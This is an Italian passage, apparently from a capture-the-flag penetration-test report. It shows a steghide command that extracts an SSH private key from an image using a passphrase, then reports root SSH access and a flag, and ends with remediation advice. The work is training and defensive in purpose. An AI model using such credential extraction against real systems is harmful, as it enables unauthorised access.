
```
┌──(kali㉿kali)-[~/bbhp]
└─$ steghide extract -sf theta-key.jpg -p c2MqVDFsOVN5ezVi
wrote extracted data to "id_rsa".

┌──(kali㉿kali)-[~/bbhp]
└─$ chmod 600 id_rsa
```

Prova: Figura 31: Estrazione della chiave RSA usando Steghide.


14.2 Compromissione Root

Abbiamo usato la chiave estratta per connetterci via SSH al server come root.

- **Flag:** FLAG{la_magia_non_ha_confini}



Prova: Figura 32: Login SSH riuscito come root.



Prova: Figura 33: Visualizzazione della flag root finale.

---

3. Raccomandazioni di Sicurezza (Remediation)

1. **Rimuovere Segreti Hardcoded:** Eliminare i dati sensibili dai commenti del codice sorgente e dalle directory pubbliche.
2. **Disabilitare l'Affidamento al Port Knocking:** Utilizzare autenticazione robusta (chiavi/MFA) invece dell'oscurità.
3. **Sanitizzare gli Input:** Correggere le vulnerabilità XSS nella dashboard.
4. **Patch SQL Injection:** Implementare prepared statements in login.php.
5. **Proteggere i File:** Restringere i permessi sui file sensibili come .myLovePotion.swp e le immagini di backup.

Stato dell'Ingaggio: COMPLETATO